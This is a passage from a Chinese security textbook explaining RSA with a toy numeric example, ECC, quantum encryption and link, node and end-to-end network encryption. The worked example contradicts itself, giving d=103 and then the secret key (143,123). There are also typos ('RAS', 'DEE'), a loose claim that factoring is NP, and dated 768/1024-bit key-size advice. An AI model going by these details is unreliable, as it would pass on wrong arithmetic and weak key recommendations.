


图 2-10　具有保密性的数字签名

2.6　RSA 加密方法*

2.6.1　RSA 公开密钥密码系统

RSA 公开密钥密码系统是由 R. Rivest，A. Shamir 和 L. Adleman 于 1977 年提出的第一个公开密钥密码体制，也是迄今为止理论上最为成熟完善的一种公开密钥密码体制。它的安全性是基于大整数的分解（已知大整数的分解是 NP（Non-deterministic Polynomial，多项式复杂程度的非确定性）问题），而体制的构造是基于 Euler 定理。RSA 的取名就是来自这 3 位发明者的姓的第一个字母。后来，他们在 1982 年创办了以 RSA 命名的公司 RSA Data Security Inc. 和 RSA 实验室，该公司和实验室在公开密钥密码系统的研究和商业应用推广方面具有举足轻重的地位。

RAS 体制是根据寻求两个大素数比较简单，而将它们的乘积分解开则极其困难这一原理来设计的。在这一体制中，每个用户有加密密钥 PK=(N,e)和解密密钥 SK=(N,d)，用户把加密密钥 PK 公开而对解密密钥中的 d 保密。其中 N 为两个大素数 p 和 q 的乘积（p 和 q 一般为 100 位以上的十进制素数），虽然 e 和 d 满足一定的关系，但敌手不能根据已知的 N 和 e 求出 d。

若用整数 X 表示明文，用整数 Y 表示密文，X，Y 均小于 N，则加密、解密算法如下：

$$\text{加密：} Y = X^e \bmod N$$

$$\text{解密：} X = Y^d \bmod N$$

即加密密钥 PK=(N,e)，解密密钥 SK=(N,d)。问题在于 PK 和 SK 中的每个参数如何选择？

用户秘密地选择两个大素数 p 和 q，计算出 $N=pq$，将 N 公开。用户在计算出 N 的欧拉函数 $\Phi(N)=(p-1)(q-1)$，定义 $\Phi(N)$为小于等于 N 且与 N 互素的数的个数。然后，用户从$[0,\Phi(N)-1]$中任选一个与 $\Phi(N)$互素的数 e 作为公开的加密指数，并计算出满足下式的 d

$$ed=1 \bmod \Phi(N)$$

作为解密指数，从而产生了所需要的公开密钥 PK 和秘密密钥 SK。

现在，用一个简单的例子来说明 RSA 公开密钥密码系统的工作原理。取两个质数 $p=11$，$q=13$，p 和 q 的乘积为 $n=p\times q=143$，算出另一个数 $Z=(p-1)\times(q-1)=120$；再选取一个与 $z=120$ 互质的数，例如 $e=7$（称为“公开指数”），对于这个 e 值，可以算出另一个值 $d=103$（称为“秘密指数”）满足 $e\times d=1 \bmod z$；其实 $7\times 103=721$ 除以 120 确实余 1。(n,e)和(n,d)这两组数分别为“公开密钥”和“秘密密钥”。

设想 S 需要发送机密信息（明文，即未加密的报文）$s=85$ 给 Y，S 已经从公开媒体中得到了 Y 的公开密钥$(n,e)=(143,7)$，于是 S 算出加密值：

$$c=s^e \bmod n=85^7 \bmod 143=123$$

将 c 发送给 Y。Y 在收到“密文”（即经加密的报文）$c=123$ 后，利用只有 Y 自己知道的秘密密钥$(n,d)=(143,123)$计算 $123^{103} \bmod 143$，得到的值就是明文（值）85，实现了解密。所以，Y 可以得到 S 发给他的真正信息 $s=85$。

上面例子中的 $n=143$，只是示意用的，用来说明 RSA 公开密钥密码系统的计算过程，从 143 找出它的质数因子 11 和 13 是轻而易举的。对于巨大的质数 p 和 q，计算乘积 $n=p\times q$ 非常简便，而逆运算却难而又难，这是一种"单向性"运算。相应的函数称为"单向函数"。任何单向函数都可以作为某一种公开密钥密码系统的基础，而单向函数的安全性也就是这种公开密钥密码系统的安全性。

公开密钥密码系统的一大优点是不仅可以用于信息的保密通信，而且可以用于信息发送者的身份验证（authentication）或数字签名（digital signature）。下面仍用例子来作示意说明。

Y 要向 S 发送信息 m（表示它身份的，可以是他的身份证号码，或其名字的汉字的某一种编码值），必须让 S 确信该信息是真实的，是由 Y 本人所发的。为此，Y 使用自己的秘密密钥 (n,d) 计算：

$s=m^d \bmod n$ 建立了一个"数字签名"，通过公开的通信途径发给 S。

S 则使用 Y 的公开密钥 (n,e) 对收到的 s 值进行计算：

$$s^e \bmod n=(m^d)^e \bmod n=m$$

这样，S 经过验证，知道信息 s 确实代表了 Y 的身份，只有他本人才能发出这一信息，因为只有他自己知道秘密密钥 (n,d)。其他任何人即使知道 Y 的公开密钥 (n,e) 也无法猜出或算出他的秘密密钥来冒充他的"签名"。

2.6.2 RSA 的安全性

RSA 公开密钥密码体制的安全性取决于从公开密钥 (n,e) 计算出秘密密钥 (n,d) 的难易程度，而后者则等同于从 n 找出它的两个质因数 p 和 q。因此，寻求有效的因数分解的算法就是寻求一把锐利的"矛"，来击穿 RSA 公开密钥密码系统这个"盾"。数学家和密码学家们一直在努力寻求更锐利的"矛"和更坚固的"盾"，而且不仅限于 RSA 一种方案。在此，只考虑 RSA 的情况。

最简单的考虑是增加"盾"的厚度，即 n 取更大的值。RSA 实验室认为，512b（比特）的 n 已不够安全，在 1997 年或 1998 年后应停止使用。他们建议：个人应用需要用 768b 的 n，公司企业要用 1024b 的 n，极其重要的场合应该用 2048b 的 n。假设一台计算机一次运算的时间需要 1μs（微秒），表 2-10 列出了分解 n 所需要的参考时间。

表 2-10 分解 n 所需参考时间

数 n 的十进制位数	运算次数	运算时间
50	1.4×10^{10}	3.9 小时
75	9.0×10^{12}	104 天
100	2.3×10^{15}	74 年
200	1.2×10^{23}	3.8×10^{9} 年
300	1.5×10^{29}	4.9×10^{15} 年
500	1.3×10^{39}	4.2×10^{23} 年

计算机硬件的迅速发展是不可阻挡的，这一因素对 RSA 的安全性是很有利的，因为硬件的发展给“盾”带来的好处要多于“矛”。硬件计算能力的增强可以给 n 加大几十个比特，但不致放慢加密解密的计算。但同样水平的硬件计算能力的增强给因数分解计算的帮助却不那么大。

计算机软件和算法的发展对 RSA 的安全性的影响情况比较复杂。至今，不管用怎样的硬件和软件，大数的因数分解仍然是极端困难的。

1977 年《科学的美国人》杂志征求分解一个 129 位十进数(426b)，直至 1994 年 3 月，由 Atkins 等人在 Internet 上动用了 1600 台计算机，前后花了 8 个月的时间，才找出了答案。然而，这种“困难性”在理论上至今未能严格证明，但又无法否定。对于许多密码研究分析人员和数学家而言，因数分解问题的“困难性”仍是一种“信念”，一种有一定根据的合理的“信念”。

总之，随着硬件资源的迅速发展和因数分解算法的不断改进，为保证 RSA 公开密钥密码体制的安全性，最实际的做法是不断增加模 n 的位数。

2.6.3 RSA 的实用考虑

不对称密钥密码体制(即公开密钥密码体制)与对称密钥密码体制相比较，确实有其不可取代的优点，但它的运算量远大于后者，超过几百倍、几千倍甚至上万倍。

在网络上全都用公开密钥密码体制来传送机密信息是没有必要的，也是不现实的。在计算机系统中使用对称密钥密码体制已有多年，既有比较简便可靠、久经考验的方法，如以 DES(数据加密标准)为代表的数据分组加密算法(及其扩充 DES X 加密算法和 Triple DES 加密算法)，也有一些新的方法发表，如由 RSA 公司的 Rivest 研制的专有算法 RC2，RC4，RC5 等，其中 RC2 和 RC5 是数据分组加密算法，RC4 是数据流加密算法。

传送机密信息的网络用户，如果使用某个对称密钥密码体制(例如 DES)，同时又使用 RSA 不对称密钥密码体制来传送 DES 的密钥，就可以综合发挥两种密码体制的优点，即使用 DES 高速简便性和 RSA 密钥管理的方便和安全性。

2.7 其他公开密钥加密算法*

2.7.1 椭圆加密算法

椭圆加密算法(ECC)是一种公钥加密体制，最初由 Koblitz 和 Miller 两人于 1985 年提出，其数学基础是利用椭圆曲线上的有理点构成 Abel 加法群上椭圆离散对数的计算困难性。

与经典的 RSA，DSA 等公钥密码体制相比，椭圆曲线密码体制有以下优点。

(1) 安全性高。有研究表示 160 位的椭圆密钥与 1024 位的 RSA 密钥安全性相同。

(2) 处理速度快。在私钥的加密解密速度上，ECC 算法比 RSA，DSA 速度更快。

(3) 存储空间占用小。

(4) 带宽要求低。

椭圆曲线密码体制来源于对椭圆曲线的研究，所谓椭圆曲线指的是由韦尔斯特拉斯

(Weierstrass)方程：

$$y^2 + a_1xy + a_3y = x^3 + a_2x^2 + a_4x + a_6 \tag{1-1}$$

所确定的平面曲线。其中系数 $a_i(i=1,2,\cdots,6)$定义在某个域上，可以是有理数域、实数域、复数域，还可以是有限域 GF(pr)，椭圆曲线密码体制中用到的椭圆曲线都是定义在有限域上的。

椭圆曲线上所有的点外加一个叫做无穷远点的特殊点构成的集合连同一个定义的加法运算构成一个 Abel 群。对于 Q=kP(其中 Q,P 为 Ep(a,b)上的点，k 为小于 n(n 是点 P 的阶)的整数)，给定 k 和 P，根据加法法则，计算 Q 很容易；但给定 Q 和 P，求 k 就相对困难了。这就是椭圆曲线加密算法采用的难题。把点 P 称为基点(base point)，k($k<n$，n 为基点 P 的阶)称为私有密钥(private key)，Q 称为公开密钥(public key)。

第六届国际密码学会议对应用于公钥密码系统的加密算法推荐了两种：基于大整数因子分解问题(IFP)的 RSA 算法和基于椭圆曲线上离散对数计算问题(ECDLP)的 ECC 算法。RSA 算法的特点之一是数学原理简单、在工程应用中比较易于实现，但它的单位安全强度相对较低。目前用国际上公认的对于 RSA 算法最有效的攻击方法——一般数域筛(NFS)方法去破译和攻击 RSA 算法，它的破译或求解难度是亚指数级的。ECC 算法的数学理论非常深奥和复杂，在工程应用中比较难以实现，但它的单位安全强度相对较高。用国际上公认的对于 ECC 算法最有效的攻击方法——Pollard rho 方法去破译和攻击 ECC 算法，它的破译或求解难度基本上是指数级的。正是由于 RSA 算法和 ECC 算法这一明显不同，使得 ECC 算法的单位安全强度高于 RSA 算法，也就是说，要达到同样的安全强度，ECC 算法所需的密钥长度远比 RSA 算法低。这就有效地解决了提高安全强度必须增加密钥长度所带来的工程实现难度的问题。

2.7.2 量子加密技术

量子加密技术是密码学与量子力学结合的产物，是一个新的不断发展的技术，很多领域的专家，包括物理学家、化学家，还有信息处理、计算机科学的专家都参与到研究中来。

量子加密方法是用量子状态来作为信息加密和解密的密钥。其原理是借助光量子一次传输并很难复原的特性，加密双方进行密钥协商，一旦光量子被黑客截取，接收方就能知道，并且截取的光量子很难复原，因此很难被复制，杜绝了信息被窃取的可能性。该技术借助物理学定律来保证安全。因此，被认为是未来商用密码技术的发展方向。

由于现有的量子加密技术还不能用在互联网上，只能在专用的光缆上工作，并且两点之间的距离不能超过大约 90 千米，因此，量子加密技术仍然存在很大局限性，阻碍它成为一种实用技术。不过，对该技术的科学研究正在不断深入。

在国际上，采用量子加密技术的产品也在逐渐出现，2005 年，ID Quantique SA 公司就发布了一款交钥匙型的量子加密系统，它可以使两个快速以太网(IEEE 802.3u)之间的防黑安全通道长度达到 100 千米。而在 2008 年的瑞士大选中，瑞士政府就采用了量子加密技术。

2.8 计算机网络加密技术

如前所述，数据加密是通过加密机制把各种原始的数字信号(明文)，按某种特定的加密算法变换成与明文完全不同的数字信息，即密文的过程。

前面介绍的几种加密方法，在计算机网络中加密可以是端-端方式或数据链路层加密方式。端-端加密是由软件或专门硬件在表示层或应用层实现变换。这种方法给用户提供了一定的灵活性，但增加了主机负担，且不太适合于一般终端。采用数据链路层加密，数据和报头(本层报头除外)都被加密，采用硬件加密方式时不致影响现有的软件。例如，在信息刚离开主机之后，把硬加密装置接到主机和前置机之间的线路中去，在对方的前置机和主机线路之间接入解密装置，从而完成加密和解密的过程。在计算机网络系统中，数据加密方式有链路加密、节点加密和端-端加密 3 种方式。

2.8.1 链路加密

链路加密是目前最常用的加密方法，通常用硬件在网络层以下(1、2 层)的物理层和数据链路层实现。它用于保护通信节点间传输的数据。这种加密方式比较简单，实现起来也比较容易，只要把一对密码设备安装在两个节点间的线路上，即把密码设备安装在节点和调制解调器之间，使用相同的密钥即可。用户没有选择的余地，也不需要了解加密技术的细节。一旦在一条线路上采用链路加密，往往需要在全网内都采用链路加密。图 2-11 表示了这种加密方式的原理。这种方式在邻近的两个节点之间的链路上，传送的数据是加密的，而在节点中的信息是以明文形式出现的。链路加密时，报文和报头都应加密。




图 2-11 链路加密

链路加密方式对用户是透明的，即加密操作由网络自动进行，用户不能干预加密/解密过程。这种加密方式可以在物理层和数据链路层实施，主要由硬件完成，它用于对信息或链路中可能被截获的那一部分信息进行保护。这些链路主要包括专用线路、电话线、电缆、光缆、微波和卫星通道等。

链路加密按被传送的数字字符或位的同步方法不同，分为异步通信加密和同步通信加密两种；而同步通信根据字节同步和位同步，又可分为两种。

1. 异步通信加密

异步通信时，发送字符中的各位都是按发送方数据加密设备(DEE)的时钟所确定的不同时间间隔来发送的。接收方的数据终端设备(DTE)产生一个频率与发方时钟脉冲相同，且具有一定相位关系的同步脉冲，以此同步脉冲为时间基准来接收发送过来的字符，从而实现收发双方的通信同步。

异步通信的信息字符由 1 位起始位开始，其后是 5～8 位数据位，最后是 1 位或 2 位终止位，起始位和终止位对信息字符定界。对异步通信的加密，一般起始位不加密，数据位和奇偶校验位加密，终止位不加密。目前，数据位多用 8 位，以方便计算机操作。如果数据编码采用标准 ASCII 码，最高位固定为 0，低 7 位为数据，则可对 8 位全加密，也可以只加密低 7 位数据。如果数据编码采用 8 位的 EBCDIC 码或图像与汉字编码，因 8 位全表示数据，所以应对 8 位全加密。

2. 字节同步通信加密

字节同步通信不使用起始位和终止位实现同步，而是首先利用专用同步字符 SYN 建立最初的同步。传输开始后，接收方从传送过来的信息序列中提取同步信息。

为了区别不同性质的报文(如信息报文和监控报文)以及标志报文的开始、结束等格式，各种基于字节同步的通信协议均提供一组控制字符，并规定了报文的格式。信息报文由 SOH，STX，ETX 和 BCC 4 个传输控制字符构成，它有以下两种基本格式：

SOH	报头	STX	正文	ETX	BCC

STX	正文	ETX	BCC

其中，控制字符 SOH 表示信息报文的报头开始；STX 表示报头结束和正文开始；ETX 表示正文结束；BCC 表示检验字符。对字节同步通信信息报文的加密，一般只加密报头、报文正文和检验字符，而对控制字符不加密。

3. 位同步通信加密

基于位同步的通信协议有 ISO(国际标准化组织)推荐的 HDLC(high level data link control)，IBM 公司的 SDLC 和 ADDCP。除了所用术语和某些细节外，SDLC 和 ADDCP 与 HDLC 原理相同。HDLC 以帧作为信息传输的基本单位，无论是信息报文还是监控报文，都按帧的格式进行传输。帧的格式如下：

F	A	C	I	FCS	F

其中，F 为标志，表示每帧的头和尾；A 为站地址；C 为控制命令和响应类别；I 为数据；FCS 为帧校验序列。HDLC 采用循环冗余校验。对位同步通信的加密，除标志 F 以外全部加密。

链路加密方式有两个缺点：一是全部报文都以明文形式通过各节点的计算机中央处理装置，在这些节点上数据容易受到非法存取的危害；二是由于每条链路都要有一对加密/解密设备和一个独立的密钥，维护节点的安全性费用较高，因此成本较高。

2.8.2 节点加密

节点加密是链路加密的改进，其目的是克服链路加密在节点处易遭非法存取的缺点。在协议运输层上进行加密，是对源点和目标节点之间传输的数据进行加密保护。它与链路加密类似，只是加密算法要组合在依附于节点的加密模件中，其加密原理如图 2-12 所示。这种加密方式除了在保护装置内，即使在节点也不会出现明文。这种加密方式可提供用户节点间连续的安全服务，也可用于实现对等实体鉴别。节点加密时，数据在发送节点和接收节点是以明文形式出现的；而在中间节点，加密后的数据在一个安全模块内部进行密钥转换，即将上一节点过来的密文先解密，再用另一个密钥加密。

节点加密也是在每条链路上使用一个专用密钥，由于从一条链路到另一条链路的密钥使用有可能不同，必须进行转换。从一个密钥到另一个密钥的变换是在保密模件中进行的，




图 2-12 节点加密

这个模件设在节点中央处理装置中，可以起到一种外围设备的作用。所以明文数据不通过节点，而只存在于保密模件中。要注意的是：对于相当多的报文数据，在进行路由选择时，信息也要加密。这样节点中央处理装置就能恰当地选定数据的传送线路。

2.8.3 端-端加密

网络层以上的加密，通常称为端-端加密。端-端加密是面向网络高层主体进行加密，即在协议表示层上对传输的数据进行加密，而不对下层协议信息加密。协议信息以明文形式传输，用户数据在中间节点不需要加密。

端-端加密一般由软件来完成。在网络高层进行加密，不需要考虑网络低层的线路、调制解调器、接口与传输码，但用户的联机自动加密软件必须与网络通信协议软件完全结合，而各厂家的通信协议软件往往又各不相同，因此目前的端-端加密往往是采用脱机调用方式。端-端加密也可以用硬件来实现，不过该加密设备要么能识别特殊的命令字，要么能识别低层协议信息，而且仅对用户数据进行加密，使用硬件实现往往有很大难度。在大型网络系统中，交换网络在多个发送方和接收方之间传输的时候，用端-端加密是比较合适的。端-端加密往往以软件的形式实现，并在应用层或表示层上完成。端-端加密原理如图 2-13 所示。这种加密方式，数据在通过各节点传输时一直对数据进行保护，数据只是在终点才进行解密。在数据传输的整个过程中，以一个不确定的密钥和算法进行加密。在中间节点和有关安全模块内永远不会出现明文。端-端加密或节点加密时，只加密报文，不加密报头。

